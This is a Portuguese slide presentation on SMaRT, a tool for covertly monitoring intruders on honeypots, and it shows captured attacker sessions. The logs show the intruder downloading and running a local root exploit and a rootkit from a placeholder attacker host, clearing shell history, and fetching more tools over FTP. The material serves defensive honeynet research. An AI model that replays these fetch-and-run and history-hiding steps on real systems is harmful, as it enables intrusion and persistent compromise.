



SMaRT: Resultados da Monitoração de Atividades Hostis em uma Máquina Preparada para ser Comprometida

Luiz Gustavo C. Barbato e Antonio Montes

`lgbarbato@lac.inpe.br, antonio.montes@cenpra.gov.br`

RESSIN - Redes e Segurança de Sistemas de Informação

LAC - Laboratório Associado de Computação e Matemática Aplicada

INPE - Instituto Nacional de Pesquisas Espaciais

Roteiro

- Introdução
- SMaRT
- Módulos do Sistema
- Descrição do Ambiente
- Sessões Capturadas
- Conclusões

Introdução

- Estudar as atividades dos atacantes
 - Quem são, de onde vêm, como operam e qual a motivação?
- Necessidade do uso de *Honeynets* e *Honeypots*
 - Projeto Honeynet.BR (<http://www.honeynet.org.br>)
 - Atividades maliciosas na Internet brasileira
- Utilização de mecanismos de monitoração
 - Captura de tráfego de rede
 - Interpretadores de Comandos
 - Sebek

SMaRT - Session Monitoring and Replay Tool

Objetivo: *Monitorar de forma imperceptível, todas as atividades dos invasores nos honeypots, transmitindo essas informações para estações de monitoração.*

- Clonar o terminal de acesso do atacante
- Capturar e transferir os dados sem que o atacante perceba
- Permitir o acompanhamento em tempo real da invasão


SMaRT - Módulos do Sistema

- smartl (Logger)
 - Módulo de *kernel* baseado no Sebek
- smartc (Collector)
 - Monitor de tráfego de rede para captura dos dados
- smartS (Server)
 - Aplicação servidora TCP

SMaRT - Módulos do Sistema (cont.)

- smartg (GUI)
 - Aplicação cliente TCP em *ncurses*
- smarta (Alert)
 - *Script* de análise de sessões para envio de *emails*
- smartv (Viewer)
 - Acompanhamento das invasões em tempo real

SMaRT: Descrição do ambiente



SMaRT: Descrição do *Honeypot*

- Celeron 466Mhz com 128MB de RAM
- RedHat 7.2
 - *Kernel* (2.4.7-10)
 - Apache (1.3.20-16) + mod_ssl (2.8.4-9)
 - Wu-ftp (2.6.1-18)
- Instalado e configurado: 27/01/2004
- Disponibilizado na *honeynet*: 10/02/2004 às 09:45

SMaRT: Resultados Coletados

- Primeiro *scan*: 10/02/2004 às 14:05
 - *Proxy*: 1080/tcp
- Horário dos primeiros acessos aos serviços:

Serviço	Porta	Horário Acesso
Apache(http)	80/tcp	10/02/2004 às 14:08
Wu-ftpd(ftp)	21/tcp	10/02/2004 às 16:20
Apache(https)	443/tcp	11/02/2004 às 12:14

Primeiro ataque com sucesso:

11/02/2004 às 13:57

```
bash: no job control in this shell
Linux nome-honeypot.localdomain 2.4.7-10 #1 \
Thu Sep 6 17:21:28 EDT 2001 i586 unknown
uid=48(apache) gid=48(apache) groups=48(apache)
1:57pm up 21:44, 0 users, load average: 0.00, 0.00, 0.00
USER      TTY      FROM          LOGIN@      IDLE   JCPU   PCPU   WHAT
bash-2.05b$ cd /tmp
bash-2.05b$ ls
drwxrwxrwt    2 root        root        4096 Feb 10 14:19 .
drwxr-xr-x   18 root        root        4096 Jan 27 16:24 ..
bash-2.05b$ wget
wget: missing URL
Usage: wget [OPTION]... [URL]...
Try 'wget --help' for more options.
```

Segundo acesso com sucesso:

11/02/2004 às 14:52

```
bash-2.05b$ bash: no job control in this shell
Linux nome-honeypot.localdomain 2.4.7-10 #1 \
Thu Sep 6 17:21:28 EDT 2001 i586 unknown
uid=48(apache) gid=48(apache) groups=48(apache)
2:02pm up 21:49, 0 users, load average: 0.00, 0.00, 0.00
USER      TTY      FROM          LOGIN@      IDLE   JCPU   PCPU   WHAT
bash-2.05b$ bash-2.05b$ bash-2.05b$ total 8
drwxrwxrwt    2 root        root          4096 Feb 10 14:19 .
drwxr-xr-x   18 root        root          4096 Jan 27 16:24 ..
bash-2.05b$ --14:03:19-- http://sitio-do-atacante/rh73.tgz
=> `rh73.tgz'
Connecting to sitio-do-atacante:80...
sitio-do-atacante: Host not found.
```

Sessão completa: 15/02/2004 às 15:11

```
TERM=xterm; export TERM=xterm; exec bash -i
bash: no job control in this shell
bash-2.05b$ unset HISTFILE; uname -a; id; w;
Linux nome-honeypot.localdomain 2.4.7-10 #1 \
Thu Sep 6 17:21:28 EDT 2001 i586 unknown
uid=48(apache) gid=48(apache) groups=48(apache)
3:11pm up 1 day, 23:53,0 users,load average:0.04, 0.02, 0.00
USER      TTY      FROM          LOGIN@  IDLE   JCPU   PCPU   WHAT
bash-2.05b$ cd /var/tmp
bash-2.05b$ wget sitio.do.atacante/rh73.tgz
--15:12:21-- http://sitio.do.atacante/rh73.tgz => `rh73.tgz'
Connecting to sitio.do.atacante:80... connected!
HTTP request sent, awaiting response... 200 OK
Length: 3,992 [text/plain]
OK ..                                     100% @ 14.77 KB/s
```

Sessão completa: 15/02/2004 às 15:11

```
bash-2.05b$ tar zxf rh73.tgz
bash-2.05b$ ./rh73
[+] Attached to 3685[+] Waiting for signal
[+] Signal caught
[+] Shellcode placed at 0x40010ced
[+] Now wait for suid shell...
# id
uid=0(root) gid=0(root) groups=0(root),1(bin),2(daemon),\
3(sys),4(adm),6(disk),10(wheel)
# mkdir /var/local/cdb
# cd /var/local/cdb
```

Sessão completa: 15/02/2004 às 15:11

```
# wget sitio.do.atacante/nutoy.tgz
--15:13:04-- http://sitio.do.atacante/nutoy.tgz=> `nutoy.tgz'
Connecting to sitio.do.atacante:80... connected!
HTTP request sent, awaiting response... 200 OK
Length: 181,134 [text/plain]

 0K ..... 28% @ 7.72 KB/s
 50K ..... 56% @ 4.38 KB/s
100K ..... 84% @ 6.30 KB/s
150K ..... 100% @ 6.56 KB/s

15:13:34 (5.91 KB/s) - `nutoy.tgz' saved [181134/181134]
```

Sessão completa: 15/02/2004 às 15:11

```
# tar zxf nutoy.tgz
```

```
# cd nutoy
```

```
# ./install
```

```
                Fuckt'up by nutoy
```

```
                For u mothafuckar
```

```
Let`s start to instal our Beauty
```

```
This install is ONLY for root so...
```

```
+++ We can go on!
```

```
... -> A saida foi reduzida devido a quantidade de linhas
```

```
# ps ax | grep cons
```

```
3731 ?          R          0:00 ./cons.saver -p 1711
```

```
3760 ?          S          0:00 grep cons
```

Acesso *backdoor*: 26/02/2004 às 10:06

```
Last login: Wed Feb 25 15:57:10 2004
[root@nome-honeypot root]# w
10:06am up 18:21, 0 users, load average:0.00, 0.00, 0.00
USER      TTY      FROM          LOGIN@  IDLE   JCPU   PCPU   WHAT
[root@nome-honeypot root]# cd /tmp
[root@nome-honeypot tmp]# ftp -v sitio.do.atacante
Connected to sitio.do.atacante (192.168.76.90).
220 Ftp server ready.
Name (sitio.do.atacante:root): atacante
331 User atacante okay, need password.
Password:senhaatacante
230-You are user #19 of 350 simultaneous users allowed.
230-
230 Restricted user logged in.
Remote system type is UNIX.
```

Acesso *backdoor*: 26/02/2004 às 10:06

```
Using binary mode to transfer files.
ftp> hash
Hash mark printing on (1024 bytes/hash mark).
ftp> pass
Passive mode off.
ftp> deb
Debugging on (debug=1).
ftp> bin
----> TYPE I
200 Type okay.
ftp> cd cgi-bin
----> CWD cgi-bin
250 "/cgi-bin" is new cwd.
```


Acesso *backdoor*: 26/02/2004 às 10:06

```
ftp> get SS.tgz
local: SS.tgz remote: SS.tgz
---> PORT 192,168,1,36,7,144
200 PORT command successful.
---> RETR SS.tgz
150 Opening BINARY mode data connection for SS.tgz \
(4107318 bytes).
#####
226 Transfer completed.
4107318 bytes received in 425 secs (9.4 Kbytes/sec)
ftp> bye
---> QUIT
221 Goodbye.
```

Conclusões

- Entender os ataques
 - Determinar quais vulnerabilidades estão sendo mais exploradas
 - Capturar as ferramentas para estudos
- Entender a motivação
 - Fonte de emissão de *spams*
 - Muito *spams* que recebemos podem estar sendo enviados de máquinas comprometidas
- Acompanhar a invasão em tempo real

Obrigado pela Atenção !!!



"O sábio aprende muitas coisas com seus inimigos."

(Aristófanes)

<http://www.honeynet.org.br>